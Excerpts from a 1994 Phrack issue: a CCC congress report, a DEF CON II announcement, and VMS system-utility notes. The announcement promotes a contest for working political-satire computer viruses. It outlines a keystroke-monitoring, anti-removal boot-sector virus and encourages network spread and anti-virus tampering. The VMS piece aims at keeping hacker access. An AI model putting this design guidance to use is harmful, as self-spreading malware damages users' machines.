Journalist – As for the cursory rubber-stamping by the three experts who certified the Clipper algorithm, my information is that they had multiple days of computing days on a supercomputer available. I don't see a problem with the algorithm. The problem lies in the "trust centers" that manage the keys. I personally don't see why the whole question of cryptology is at all open ("zugaenglich") for the government.

CONCLUDING REMARKS

DsB – The question is not only whether or not politicians are separated from what the citizens want, but also of what the citizens want. Germans have a tendency to valuing security. Different tradition in the US, and less eavesdroping. I can imagine how the basic law ("Grundgesetz") could be eliminated in favor of regulations designed to reduce eavesdroping, the trade-off you (MdB) mentioned earlier. The headlines would look like "fewer cases of eavesdroping", "checks built in to the system," etc., everyone would be happy, and then once the law has been abolished, it would creep back up, and then there's no limit.

MdB – (Nods agreement)

CCC #2 - There are things that must be administered centrally (like the PTT), and the government is the natural choice, but I suggest that we don't speak of the "government," but rather of "coordination." This reduces the perceived "required power" aspect ... As a closing remark, I would like to suggest that we take a broader perspective, assume that a person may commit e.g. 5,000 DM more of theft in his lifetime, live with that, and save e.g. 100,000 DM in taxes trying to prevent this degree of theft.

MEDIA AND INFORMATION STRUCTURES

In this session, a lot of time was wasted in pointless philosophical discussion of what is meant by Truth, although once this topic was forcefully ignored, some interesting points came up (I don't necessarily agree or disagree with these):

- In electronic media, the receiver has more responsibility for judging truth placed on his shoulders. He can no longer assume that the sender is accountable. With "Network Trust," you would know someone who knows what's worthwhile, rather than filtering the deluge yourself. A primitive form of this already exists in the form of Usenet "kill" files.

- A large portion of Usenet blather is due to people who just got their accounts cross-posting to the entire world. The actual posting is not the problem, rather that others follow it up with a few dozen messages debating whether or not it's really mis-posted, or argue that they should stop discussing it, etc. People are beginning to learn however, and the ripple effect is diminishing.

- Companies such as Microsoft are afraid of the Internet, because its distributed form of software development means they are no longer the only ones able to marshal 100 or 1,000 people for a windowing system like X-Windows or Microsoft Windows.

- If someone is trying to be nasty and knows what he's doing, a Usenet posting can be made to cost $500,000 in network bandwidth, disk space, etc.

- At a Dutch university, about 50% of the network bandwidth could have been saved if copies of Playboy were placed in the terminal rooms. Such technical refinements as Gopher caching daemons pale in comparison.

- All e-mail into or out of China goes through one node. Suspicious, isn't it?

ALTERNATIVE NETWORKS

Several people reported about computer networks they set up and are operating. A sampling:

APS+Hacktic - Rop Gonggrijp reported about networking services for the masses, namely Unix and Internet for about $15 per month, in Holland. There are currently 1,000 subscribers, and the funding is sufficient to break even and to expand to keep up with exponential demand.

A German reported about efforts to provide e-mail to regions of ex-Yugoslavia that are severed from one another, either due to destroyed telephone lines or to phone lines being shut off by the government. A foundation provided them with the funds to use London (later Vienna), which is reachable from both regions, as a common node.

The original author of the Zerberus mail system used on many private German networks complained about the degree of meta-discussion and how his program was being used for people to complain about who is paying what for networking services and so forth. He said he did not create it for such non-substantial blather. The difference between now and several years ago is that now there are networks that work, technically, and the problem is how to use them in a worthwhile manner.

A German of Turkish origin is trying to allow Turks in Turkey to participate in relevant discussions on German networks (in German) and is providing translating services (if I heard right, some of this was being done in Sweden). This killed the rest of the session, which degenerated into a discussion of which languages were/are/should be used on which networks.

HOW AN INTELLIGENCE SERVICE WORKS: STASI TRAINING VIDEOS

The person introducing the videos sat on the stage, the room darkened. The camera blotted out his upper body and face; all that was to see on the video, projected behind him, was a pair of hands moving around.

It apparently didn't take much to earn a file in the Stasi archives. And once you were in there, the "10 W's: Wo/wann/warum/mit wem/..." ("where/when/why/with whom/...") ensured that the file, as well as those of your acquaintances, grew.

The videos reported the following "case studies":

- The tale of "Eva," whose materialistic lifestyle, contacts with Western capitalists, and "Abenteuerromantik" tendencies made her a clear danger to the state, as well as a valuable operative. She swore allegiance to the Stasi and was recruited. Eventually the good working relationship deteriorated, and the Stasi had to prevent her from trying to escape to the West. The video showed how the different parts of the intelligence service worked together.

- A member of the military made a call to the consulate of West Germany in Hungary. The list of 10,000 possible travellers to Hungary in the relevant time frame was narrowed down to 6,000 on the basis of a determination of age and accent from the recorded conversation, then down to 80 by who would have any secrets to sell, then down to three (by hunch? I don't remember now).

One video showed how a subversive was discreetly arrested. Cameras throughout the city were used to track his movements. When he arrived at his home, a few workers were "fixing" the door, which they claimed couldn't be opened at the moment. They walked him over to the next building to show him the entrance, and arrested him there. A dinky little East German car comes up, six people pile into it. Two uniformed police stand on the sidewalk pretending nothing is happening.

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 14 of 28

****

Updated Last : 3.14.1994
Late Night Hack Announcement #4.2

```
XXXXXXXXXXXXXXXXXXXXXXX XX     DEF CON II Convention Update Announcement
XXXXXXXxxxxXXXXXXXXXXXXXXX XX  DEF CON II Convention Update Announcement
XXXXXXxxxxxxXXXXXX  X    X     DEF CON II Convention Update Announcement
XXXXXxxxxxxxxXXXXXXX  X        DEF CON II Convention Update Announcement
XXXXxxxxxxxxxxXXXX XXXXXXXXX   DEF CON II Convention Update Announcement
XXXxxxxxxxxxxxxXXXXXXXXXX X    DEF CON II Convention Update Announcement
XXxxxxxxxxxxxxxXXXXXX  XX  X   DEF CON II Convention Update Announcement
XXXxxxxxxxxxxxxXXXXXXXX        DEF CON II Convention Update Announcement
XXXXxxxxxxxxxxXXXXXXXX X XX    DEF CON II Convention Update Announcement
XXXXXxxxxxxxxxXXXXXXXXXX  XX X DEF CON II Convention Update Announcement
XXXXXXxxxxxxXXXXXXXXX X        DEF CON II Convention Update Announcement
XXXXXXXxxxxXXXXXXXXXXXXXXX     DEF CON II Convention Update Announcement
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXX DEF CON II Convention Update Announcement
```

READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE & READ & DISTRIBUTE

==========

What's this? This is an updated announcement and invitation to DEF CON II, a convention for the "underground" elements of the computer culture. We try to target the (Fill in your favorite word here): Hackers, Phreaks, Hammies, Virii Coders, Programmers, Crackers, Cyberpunk Wannabees, Civil Liberties Groups, CypherPunks, Futurists, Artists, Etc..

WHO: You know who you are, you shady characters.
WHAT: A convention for you to meet, party, and listen to some speeches that you would normally never hear.
WHEN: July 22, 23, 24 - 1994 (Speaking on the 23rd and 24th)
WHERE: Las Vegas, Nevada @ The Sahara Hotel

So you heard about DEF CON I, and want to hit part II? You heard about the parties, the info discussed, the bizarre atmosphere of Las Vegas and want to check it out in person? Load up your laptop muffy, we're heading to Vegas!

Here is what Three out of Three people said about last years convention:

"DEF CON I, last week in Las Vegas, was both the strangest and the best computer event I have attended in years." -- Robert X. Cringely, Info World

"Toto, I don't think we're at COMDEX anymore." -- CodeRipper, Gray Areas

"Soon we were at the hotel going through the spoils: fax sheets, catalogs, bits of torn paper, a few McDonald's Dino-Meals and lots of coffee grounds. The documents disappeared in seconds." -- Gillian Newson, New Media Magazine

DESCRIPTION:

Last year we held DEF CON I, which went over great, and this year we are planning on being bigger and better. We have expanded the number of speakers to included midnight tech talks and additional speaking on Sunday. We attempt to bring the underground into contact with "legitimate" speakers. Sure it's great to meet and party with fellow hackers, but besides that we try to provide information and speakers in a forum that can't be found at other conferences.

While there is an initial concern that this is just another excuse for the evil hackers to party and wreak havoc, it's just not the case. People come to DEF CON for information and for making contacts. We strive to distinguish this convention from others in that respect.

WHAT'S NEW THIS YEAR:

This year will be much larger and more organized (hopefully) than last year. We have a much larger meeting area, and have better name recognition. Because of this we will have more speakers on broader topics. Expect speaking to run Saturday and Sunday, ending around 5 p.m. Some of the new things expected include:

> An Internet connection with sixteen ports will be there, _BUT_ will only provide serial connections because terminals are too hard to ship. So bring a laptop with communications software if you want to connect to the network. Thanks to cyberlink communications for the connection.

> There will be door prizes, and someone has already donated a Cell Phone and a few "Forbidden Subjects" cd ROMs to give away, thanks to Dead Addict.

> Dr. Ludwig will present his virus creation awards on Sunday.

> A bigger and better "Spot The Fed" contest, which means more shirts to give away.

> More room, we should have tables set up for information distribution. If you have anything you want distributed, feel free to leave it on the designated tables. Yes, this year there will be a true 24 hour convention space.

> A 24 hour movie / video suite where we will be playing all type of stuff. VHS Format. Mail me with suggested titles to show, or bring your own. We'll use a wall projector when not in use by speakers.

> Midnight Tech Talks on Friday and Saturday night to cover the more technical topics and leave the days free for more general discussions.

WHO IS SPEAKING:==

This list represents almost all of the speakers verified to date. Some people do not want to be announced until the event for various reasons, or are waiting for approval from employers. A speaking schedule will go out in the next announcement.

Philip Zimmerman, Notorious Cryptographer & Author of PGP.

Dr. Ludwig, Author of "The Little Black Book of Computer Viruses," and "Computer Viruses, Artificial Life and Evolution"

Loyd Blankenship (The Mentor), Net Running in the 90's and RPG.

Padgett Peterson, Computer Enthusiast, Anti-Virus Programmer.

The Jackal, A Radio Communications Overview, Digital Radio and the Hack Angle.

Judi Clark, Computer Professionals for Social Responsibility.

Gail Thackery, (Of Operation Sun Devil Fame), Topic to be Announced.

To be Announced, The Software Publishers Association, Topic to be Announced.

Toni Aimes, Ex U.S. West Cellular Fraud, Cellular Fraud Topics.

Mark Lotter, Cellular Enthusiast, Hacking Cell Phones.

Lorax, The Lighter Side of VMBs.

Peter Shipley, Unix Stud, Q&A on Unix Security.

George Smith, Crypt Newsletter, Virus Topic to be Announced.

Cathy Compton, Attorney, Q&A Surrounding Seizure Issues, Etc.

John Littman, Reporter and Author, Kevin Poulson, Mitnick, and Agent Steal.

Red Five & Hellbender, Madmen With a Camcorder, Who Knows?

Erik Bloodaxe, Phrack Editor, Wierd Wireless Psycho Shit.. Stay Tuned..

There should be a few round table discussions on Virus, Cellular, Unix and something else surrounding the industry.

I'll name the rest of the speakers as they confirm. I'm still working on a few (Two?) people and groups, so hopefully things will work out and I can pass the good news on in the next announcement, or over our List Server.

==========

WHERE THIS THING IS:

It's in Las Vegas, the town that never sleeps. Really. There are no clocks anywhere in an attempt to lull you into believing the day never ends. Talk about virtual reality, this place fits the bill with no clunky hardware. If you have a buzz you may never know the difference. It will be at the Sahara Hotel. Intel is as follows:

The Sahara Hotel: 1.800.634.6078

Room Rates: Single/Double $55, Triple $65, Suite $120
(Usually $200) + 8% tax

Transportation: Shuttles from the airport for cheap.

NOTE: Please make it clear you are registering for the DEF CON II convention to get the room rates. Our convention space price is based on how many people register. Register under a false name if it makes you feel better, 'cuz the more that register the better for my pocket book. No one under 21 can rent a room by themselves, so get your buddy who is 21 to rent for you and crash out. Try to contact people on the Interactive Mailing List (More on that below) and hook up with people. Don't let the hotel people get their hands on your baggage, or there is a mandatory $3 group baggage fee. Vegas has killer unions.

OTHER STUFF:

I'll whip up a list of stuff that's cool to check out in town there so if for some reason you leave the awesome conference you can take in some unreal sites in the city of true capitalism. If anyone lives in Las Vegas, I would appreciate it if you could send a list of some cool places to check out or where to go to see the best shows and I'll post it in the next announcement or in the program

-> I am asking for people to submit to me any artwork, pictures, drawings, logos, etc. that they want me to try and include in this years program. I am trying to not violate any copyright laws, but want cool shit. Send me your art or whatever and I'll try and use it in the program, giving you credit for the work, of course. Please send it in .TIF format if it has more than eight bit color. The program will be eight bit black and white,
-> in case you want to make adjustments on your side.

PLEASE DONATE "STUFF" FOR THE GIVEAWAY:

We are trying to raffle off interesting and old functional items. If you have anything such as old computers, modems, weird radio stuff, books, magazines, etc that you want to get rid of, please call or mail me with what it is, or bring it along. I don't want to waste peoples time giving away rubber bands or anything, but pretty much anything else will go.

*** NEW MAILING LIST SERVER ***

We've finally gotten Major Domo List Serv software working (Kinda) and it is now ready for testing. MTV spent a lot of time hacking this thing to work

with BSDi, and I would like to thank him. The purpose of the list is to allow people interested in DEF CON II to chat with one another. It would be very useful for people over 21 who want to rent hotel space, but split costs with others. Just mention you have room for 'x' number of people, and I'm sure you'll get a response from someone wanting to split costs. Someone also suggested that people could organize a massive car caravan from Southern Ca. to the Con. My attitude is that the list is what you make of it. Here are the specifics:

Umm.. I TAKE THAT BACK!! The mailing list is _NOT_ ready yet. Due to technical problems, etc. I'll do another mass mailing to everyone letting them know that the list is up and how to access it. Sorry for the delay!

MEDIA:

Some of the places you can look for information from last year include:

New Media Magazine, September 1993
InfoWorld, 7-12-1993 and also 7-19-1993 by Robert X. Cringely
Gray Areas Magazine, Vol 2, #3 (Fall 1993)
Unix World, ???,
Phrack #44, #45

COST:

Cost is whatever you pay for a hotel room split however many ways, plus $15 if you preregister, or $30 at the door. This gets you a nifty 24 bit color name tag (We're gonna make it niftier this year) and your foot in the door. There are fast food places all over, and there is alcohol all over the place but the trick is to get it during a happy hour for maximum cheapness.

==========

I wanted to thank whoever sent in the anonymous fax to Wired that was printed in issue 1.5 Cool deal!

==========

FOR MORE INFORMATION:

For InterNet users, there is a DEF CON anonymous ftp site at cyberspace.com in /pub/defcon. There are digitized pictures, digitized speeches and text files with the latest up to date info available.

For email users, you can email dtangent@defcon.org for more information.

For non-net people call:

```
 o uXu, PHANTASY, CuD, EFF Magazine(s) Distro Site
 o Internet email mailbox (your.name.here@f8004.n282.z1.fidonet.org)
 o 30 day FULL ACCESS Trial Account...$10/year MEMBERship (sub. to change)
-------------------------------------------------------------------------
```

For Snail Mail send to: DEF CON, 2709 E. Madison Street Suite #102,
Seattle, WA, 98112

For Voice Mail and maybe a human (me), 0-700-TANGENT on an AT&T phone.

A DEF CON Mailing list is maintained, and the latest announcements are mailed automatically to you. If you wish to be added to the list just send email to dtangent@defcon.org.

==========

(Note, I have put a copy of Dr. Ludwig's new KOH Data security encryption Virus online at the DEF CON ftp site in /pub/defcon/KOH along with full documentation. Get CrAzY.)

VIRUS CREATION AWARDS:

Announcing
The
Second International Virus Writing Contest
Sponsored by
American Eagle Publications, Inc. P.O. Box 41401
Tucson, AZ 85717 USA
and
The Crypt Infosystems BBS
+1 (818) 683-0854

*** The Goal ***

The purpose of this contest is to write a fully functional computer virus that entertains people with political satire. Viruses will be judged on the basis of originality, creativity, functionality, and political incorrectness.

*** Eligibility ***

Anyone who can write a computer virus is eligible.

*** Contest Dates ***

The contest is underway from January 1, 1994 until June 30, 1994. Your submissions must be received by June 30 to qualify. The winner of the contest will be announced at the DEFCON conference in Las Vegas, July 22-24, 1994. If you can be present, an official award will be bestowed on you at that time.

****

Details

****

The philosopher Friedrik Nietzsche once said that if you want to kill something, you must laugh at it--and laugh at it deeply. So there should be little wonder that political satire is as old as politics itself.

Is there something going on in the political arena that you abhor, that makes you sick, that is just plain wrong? Well, here's your chance to make a mockery of it. I've always had this idea that if someone wrote a sufficiently witty virus that really addressed the issues the way the people (not the press, not the politicians) saw them, it might just get passed around by people voluntarily.

Let's find out.

Write a virus that is itself a political satire. I don't mean a virus that simply displays a message. I mean a living entity whose every move--whose every action--is politically motivated. If you need more than one virus to make your point--perhaps two viruses working together, or something like that, that is fine.

Let me give you a simple example: The Political Correctness Virus

This virus is a spoof on the "political correctness" movement--which is just a form of self-imposed censorship--that is sweeping American intellectual circles, particularly colleges and universities.

This virus is a memory resident boot sector virus which maintains a list of politically incorrect words on your computer system. It also hooks the keyboard interrupt and monitors every keystroke you make. If you type a politically incorrect word into the computer, the PCV springs into action.

Politically incorrect words are ranked at three different offense levels. When the PCV encounters such a word, it determines what offense level that word is, and acts accordingly.

The least offensive words merely register a beep. More offensive words cause a beep to sound for 10 seconds. The most offensive words cause a siren to sound for two minutes, locking the system for that duration. If you turn the computer off before the two minutes are up, the virus will stop the boot process for five minutes, with sirens, when you turn it back on. If you allow the siren to complete, then you can proceed.

The virus has two different word lists, both stored in an encrypted and compressed format. The list is selected at random when the system is infected, after which it cannot be changed. The first list is the "proper" list of political correctness no-no's. For example, a word like "sodomite" is among the worst possible offenses. The second list is an inverted list of no-no's. This list trys to force you to use "sodomite" by flagging words like "gay" and "homosexual" as no-no's.

If you allow the PCV to live in your system for three months without getting a single flag, you are given the supreme honor of viewing the word list assigned to you and adding a word to it. If you get more than 3000 flags in a lifetime, the virus will force you to enter a politically correct word before allowing you to start the computer, since you are obviously unwilling to submit to its censorship.

The virus also uses powerful means to prevent disinfection, so that, once you get it, you can't get rid of it without a major effort.

Now, I know you can get a lot more creative than this--so do it! Design your virus carefully, so that everything it does has meaning. Then send it in.

Here are the criteria we'll use:

1. Originality: Your virus must be an original work. Do not send us anything that is not 100% yours. Your message should be original too. Do not just ape what everybody else is saying, especially the media. Also, a refined wit is much to be preferred over vulgarity. Vulgarity is a substitute for original wit. Foul language, porn, etc., are out. Destructive features should be incorporated only if they are VERY appropriate (perhaps if you are commenting on real live genocide in your country, or something like that). In general, though, destructive features will hurt you, not help you. The one exception is modifying anti-virus programs. That is considered to be CONstructive activity.

2. Creativity: Make us laugh, make us cry. Amaze us with how bits and bytes can say something about politics and issues. Think of it like this: displaying a message on the screen is like reading a text file. What we want is the equivalent of a multi-media extravaganza. Use all the system's resources to tell your message. Don't be afraid to write a virus that has

some weird mode of infecting programs that tells a story, or to write one that sends faxes to the White House, or sends an automatic request for reams of free information to some government agency.

3. Functionality: The virus has to work. If it only works on some machines, or under some versions of DOS, or what-not, then that will count against you. The better it is at infecting systems and moving around, the better off you will be. So, for example, if you write a file-infector, make sure it can jump directories, and--if you're up to it--migrate across a network.

4. Political incorrectness: Since computer viruses are politically incorrect, their message should be too. If you send us a pro-establishment virus, then you will not win this contest. A word to the wise: think twice about what's correct and what's not. Many positions are only superficially incorrect, though they are really quite fashionable among the establishment. Look at it this way: if you could get a well-written letter expressing your view published in a big city newspaper, then it's not sufficiently incorrect. There are a LOT of ideas that are unofficially censored by society--especially the media and academia. They tend to make themselves out to be the rebels, but they are really the establishment. If you can't think of anything creatively incorrect and sufficiently obnoxious then you shouldn't be writing viruses in the first place.

****

How to Submit an Entry

You may mail your entry to American Eagle Publications at the above address, or you may e-mail it to ameagle@mcimail.com. Alternatively, you can submit it by dialing the Crypt Infosystems BBS and uploading it there. To get on to the system quickly, efficiently and anonymously, log on as VIRUS, using the password CONTEST.

An entry consists of:

1. A complete copy of your virus, both source and executable files.

2. If the political satire isn't perfectly obvious, send a verbal description of how the virus works and why it does what it does. This is especially important if you are not an American and you are commenting on something that has not received worldwide attention. I don't care if you're Bulgarian and you're commenting on something we've never heard of--just make sure you explain it, or we won't understand and you'll lose.

3. If you want to be recognized for your work, include your name (real or handle), and a way we can get in contact with you.

By submitting an entry, you grant American Eagle Publications, Inc. the right to publish your virus in any form. You agree not to make your virus public prior to July 25, 1994. If you do, you are automatically disqualified from the contest.

For the sake of privacy, you may encrypt your entry and send it in with the following PGP key (which we highly recommend if you have PGP):

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAi09jVgAAAEEAN3M9LFQXeBprkZuKo5NtuMC+82qNd3/8saHLO6iuGe/eUai
8Vx7yqqpyLjZDGbAS7bvobrcY3IyFeu8PXG4T8sd+g81P0AY0PHUqxxPG3COvBfP
oRd+79wB66YCTjKSwd3KVaC7WG/CyXDIX5W6KwCaGL/SFXqRChWdf2BGDUCRAAUR
tApDT05URVNUXzk0
=Z20c
-----END PGP PUBLIC KEY BLOCK-----
```

Good luck!

****

P R I Z E S

In addition to instant worldwide fame and recognition, you'll get:

1. A cash prize of $100 US.

2. A year's subscription to Computer Virus Developments Quarterly.

3. Your virus will be published in Computer Virus Developments Quarterly, and other fine journals.

4. A handsome engraved plaque recognizing your contribution to the betterment of mankind.

5. A free secret surprise that we cannot tell you about right now, valued at $100.

Two runner-ups will receive the secret surprise.

!! GO FOR IT !!

==========

STUFF TO SPEND YOUR MONEY ON:

> Tapes of last years speakers (four 90 minute tapes) are available for $20

> DEF CON I tee-shirts (white, large only) with large color logo on the front, and on the back the Fourth Amendment, past and present. This is shirt v 1.1 with no type-o's. These are $20, and sweatshirts are $25.

> DEF CON II tee-shirts will be made in various colors this year, including a few long sleeve shirts. Sizes will be in XL only again, with few white larges made. Shirts will be $15, Long Sleeve $17, Sweat shirts will be $20. Well, actually, I'll make a small quantity of various stuff, so with luck you'll find something you like.

> We will have a few (ten maybe?) embroidered hats with this years logo. Not sure how much they will be.. like $10 maybe.

> Full sized 4 color DEF CON II wall posters will be for sale for about $5.

> Pre-Register for next year in advance for $15 and save half.

> Make all checks/money orders/etc. out to DEF CON, and mail to the address above. Way above. Above the virus awards announcement.

If you have any confidential info to send, use this PGP key to encrypt:

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.3

mQCrAiyI6OcAAAEE8Mh1YApQOOfCZ8YGQ9BxrRNMbK8rP8xpFCm4W7S6Nqu4Uhpo
dLfIfb/kEWDyLreM6ers4eEP6odZALTRvFdsoBGeAx0LUrbFhImxqtRsejMufWNf
uZ9PtGD1yEtxwqh4CxxC8glNA9AFXBpjgAZ7eFvtOREYjYO6TH9sOdZSa8ahW7YQ
hXatVxhlQqve99fY2J83D5z35rGddDV5azd9AAUTtCZUaGUgRGFyayBUYW5nZW50
IDxkdGFuZ2VudEBkZWZjb24ub3JnPg==
=ko7s
-----END PGP PUBLIC KEY BLOCK-----
```

- The Dark Tangent

==Phrack Magazine==

Volume Five, Issue Forty-Five, File 15 of 28

****

Some Helpful VAX/VMS utilities

Introduction :

This article contains a brief introduction to some not so often used utilities, found on the Virtual Address eXtentions/ Virtual Memory System or better known to us as the VAX/VMS.

Please note that this file is meant for the so called VMS "newbies". It gives an insight to the processes that are running in the different "Hibernation" states on VMS, quite similar to the background processes running on UNIX and its clones. If you have "extensive" experience on VMS as a systems programmer or a SysOp, you might want to skip it !!

Portions of this file are taken from the ever blabbering VMS HELP, which is where many of us, myself included, learn about the VAX/VMS. VMS has lots of secrets. Locations of "hidden" files are a very well kept secret, known not even to the SysOp but only to the system programmer.

Ok.... Lets get started...

SHOW SYSTEM :

This command ($Show system) will display information about the status of the processes running on the system.
There are various options to this command, some of which are listed below.

/BATCH /CLUSTER /FULL /NETWORK /NODE /OUTPUT
/PROCESS /SUBPROCESS

1. $ SHOW SYSTEM

```
VAX/VMS 5.4  on node DARTH 19-APR-1990 17:45:47.78  Uptime  2 21:53:59
  Pid    Process Name    State Pri      I/O       CPU  Page flts Ph.Mem
27400201 SWAPPER         HIB   16        0  0 00:29:52.05      0      0
27401E03 DOCBUILD        LEF    4    37530  0 00:05:47.62  96421    601
27402604 BATCH_789       LEF    4     3106  0 00:00:48.67   4909   2636 B
27401C05 BATCH_60        LEF    6      248  0 00:00:06.83   1439   1556 B
27400207 ERRFMT          HIB    8     6332  0 00:00:41.83     89    229
27400208 CACHE_SERVER    HIB   16     2235  0 00:00:05.85     67    202
27400209 CLUSTER_SERVER  HIB    8     4625  0 00:22:13.28    157    448
2740020C JOB_CONTROL     HIB   10   270920  0 01:07:47.88   5163   1384
2740020D CONFIGURE       HIB    9      125  0 00:00:00.53    104    264
 .
 .
 .
27400E8D Sir Lancelot    LEF    5      226  0 00:00:07.87   4560    697
2740049A Guenevere       LEF    4      160  0 00:00:02.69    534    477
27401EA0 BATCH_523       CUR  4 4    17470  0 03:25:49.67   8128   5616 B
274026AF GAWAIN          CUR  6 4    14045  0 00:02:03.24  20032    397
274016D5 GAHERIS         LEF    6      427  0 00:00:09.28   5275   1384
27401ED6 knight_1        HIB    5      935  0 00:00:10.17   3029   2204 S
274012D7 BATCH_689       LEF    4    49216  0 00:14:18.36   7021   3470 B
274032D9 DECW$MAIL       LEF    4     2626  0 00:00:51.19   4328   3087 B
274018E3 SERVER_0021     LEF    6      519  0 00:00:07.07   1500    389 N
274016E8 NMAIL_0008      HIB    4    10955  0 00:00:55.73   5652    151
```

```
274034EA MORDRED        LEF    4     2132  0 00:00:23.85   5318    452
274022EB S. Whiplash    CUR  6 4      492  0 00:00:12.15   5181    459
274018EF DwMail         LEF    5   121386  0 00:28:00.97   7233   4094
27401AF0 EMACS$RTA43    LEF    4    14727  0 00:03:56.54   8411   4224 S
27400CF4 TRISTRAM       HIB    5    25104  0 00:06:07.76  37407   1923
274020F5 Morgan         LEF    7    14726  0 00:02:10.74  34262   1669
27400CF6 mr. mike       LEF    9    40637  0 00:05:15.63  18454    463
```

The information in this example includes the following:

- Process identification (PID) code–A 32-bit binary value that uniquely identifies a process.
- Process name–A 1- to 15-character string used to identify a process.
- Process state–The activity level of the process, such as COM (computing), HIB (hibernation), LEF (local event flag) wait, or CUR (if the process is current). If a multiprocessing environment exists, the display shows the CPU ID of the processor on which any current process is executing.

  Note that the SHOW SYSTEM command examines the processes on the system without stopping activity on the system. In this example process information changed during the time that the SHOW SYSTEM command collected the data to be displayed. As a result, this display includes two processes, named GAWAIN and S. Whiplash, with the state CUR on the same CPU, CPU ID 6 in the example.
- Current priority–The priority level assigned to the process (the higher the number, the higher the priority).
- Total process I/O count–The number of I/O operations involved in executing the process. This consists of both the direct I/O count and the buffered I/O count.
- Charged CPU time–The amount of CPU time that a process has used thus far.
- Number of page faults–The number of exceptions generated by references to pages that are not in the process's working set.
- Physical memory occupied–The amount of space in physical memory that the process is currently occupying.
- Process indicator–Letter B indicates a batch job; letter S indicates a subprocess; letter N indicates a network process.
- User identification code (UIC)–An 8-digit octal number assigned to a process. This number is displayed only if the /FULL qualifier is specified.

2. $ SHOW SYSTEM /CLUSTER

```
VAX/VMS V5.4 on node APPLE 19-APR-1990 09:09:58.61  Uptime    0 2:27:11
Pid       Process Name   State  Pri I/O  CPU           Page flts Ph. Mem
31E00041  SWAPPER        HIB    16    0  0 00:00:02.42     0       0
31E00047  CACHE_SERVER   HIB    16   58  0 00:00:00.26    80      36
31E00048  CLUSTER_SERVER CUR     9  156  0 00:00:58.15  1168      90
31E00049  OPCOM          HIB     7 8007  0 00:00:33.46  5506     305
31E0004A  AUDIT_SERVER   HIB     9  651  0 00:00:21.17  2267      22
31E0004B  JOB_CONTROL    HIB    10 1030  0 00:00:11.02   795     202
```

.

```
          .

           The SHOW SYSTEM command in this example shows all processes on
           all nodes of the cluster.


        3.  $ SHOW SYSTEM /NODE=NEON
      VAX/VMS V5.4 on node NEON 19-APR-1990 09:19:15.33  Uptime    0 02:29:07
      Pid       Process Name   State  Pri  I/O  CPU           Page flts Ph. Mem
      36200041  SWAPPER        HIB    16     0  0 00:00:12.03     0       0
      36200046  ERRFMT         HIB     8   263  0 00:00:05.89   152      87
      36200047  CACHE_SERVER   CUR    16     9  0 00:00:00.26    80      51
      36200048  CLUSTER_SERVER CUR     8    94  0 00:00:30.07   340      68
      36200049  OPCOM          HIB     6  2188  0 00:02:01.04  1999     177
      3620004A  AUDIT_SERVER   HIB    10   346  0 00:00:10.42  1707      72
         .
         .
         .


           The SHOW SYSTEM command in this example shows all processes on
           the node NEON.


                                  ----- X -----
```

So now that we beat the SHOW SYSTEM command to death, lets take on another command. Hmmm..let's see..Ahhhaaaa the MONITOR SYSTEM !!!!!

This is a pretty neat command and one of my favorite "play" commands. Don't get me wrong, there's a lot to be learned from "play" commands like these. It really gives us some useful information. The reason why I like this utility is because it gives a GRAPHICAL representation of the data given by the SHOW SYSTEM. I would have included a short example of the graphics, but not everyone receiving this article would be running VMS on a terminal with ANSI emulation. So, if you want to see the ANSI graphics, follow my instructions...

MONITOR

Invokes the VMS Monitor Utility (MONITOR) to monitor classes of system-wide performance data at a specified interval. It produces three types of optional output:

- o Recording file
- o Statistical terminal display
- o Statistical summary file

You can collect data from a running system or from a previously created recording file.

You can execute a single MONITOR request, or enter MONITOR interactive mode to execute a series of requests. Interactive mode is entered when the MONITOR command is issued with no parameters or qualifiers.

A MONITOR request can be terminated by pressing CTRL/C or CTRL/Z. CTRL/C causes MONITOR to enter interactive mode; CTRL/Z returns to DCL.

The MONITOR Utility is described in detail in the VMS Monitor Utility Manual.

Format:

```
MONITOR  class-name[,...]
```

There are quite a few different options available for the MONITOR utility. We are not going to get into too much detail about each option, but I will take the time to discuss a few. The different options for MONITOR are....

```
  ALL_CLASSES           CLUSTER    DECNET     DISK       DLOCK      FCP
  FILE_SYSTEM_CACHE     IO         LOCK       MODES      MSCP_SERVER
  PAGE       POOL       PROCESSES  RMS        SCS        STATES     SYSTEM
  TRANSACTION           VECTOR
  /BEGINNING /BY_NODE   /COMMENT   /DISPLAY   /ENDING    /FLUSH_INTERVAL
  /INPUT     /INTERVAL  /NODE      /RECORD    /SUMMARY   /VIEWING_TIME
  /ALL       /AVERAGE   /CPU       /CURRENT   /FILE      /ITEM      /MAXIMUM


     MONITOR Parameter class-name[,...]

      Specifies one or more classes of performance data to be monitored.
      The available class-names are:

          ALL_CLASSES       All MONITOR classes.
          CLUSTER           Cluster wide information.
          DECNET            DECnet-VAX statistics.
          DISK              Disk I/O statistics.
          DLOCK             Distributed lock management statistics
          FCP               File system primitive statistics.
          FILE_SYSTEM_CACHE File system caching statistics.
          IO                System I/O statistics.
          LOCK              Lock management statistics.
          MODES             Time spent in each of the processor modes.
          MSCP_SERVER       MSCP Server statistics
          PAGE              Page management statistics.
          POOL              Space allocation in the nonpaged dynamic pool.
          PROCESSES         Statistics on all processes.
          RMS               VMS Record Management Services statistics
          SCS               System communication services statistics.
          STATES            Number of processes in each scheduler state.
          SYSTEM            System statistics.
          TRANSACTION       DECdtm services statistics.
          VECTOR            Vector Processor scheduled usage.


MONITOR

  /ALL

   Specifies that a table of current, average, minimum, and  maximum
   statistics is to be included in display and summary output.

   /ALL is the  default for all class-names except MODES, STATES and
   SYSTEM. It may not be used with the PROCESSES class-name.


                          ---- X ----

     Well, I hope this little file helps a few people out, by providing them
 with a better understanding of the background processes running on the system
 and by providing a better perception of the amount of CPU and I/O time taken
 by each process.



DARTH VADER


P.S : Look for a file on ACL (Access Control Listing) in the near future.

------------------------------------------------------------------------------

                         ----------------------------
                         VAX/VMS AUTHORIZATION SYSTEM
                         ----------------------------

Introduction:
------------
```

Well, since Phrack issues containing VMS articles are pretty rare I will examine in deep the authorization sub-system on VAXes.

Keep in mind that I will take under consideration that you are probably under some new VMS version (5.5-X). If you are on some older VMS, don't worry, commands are the same, just some flags and display was added on later versions. The knowledge of the authorization sub-system is of great importance for a VAX hacker since he must keep himself an access to the system, and this is the right way to do it.

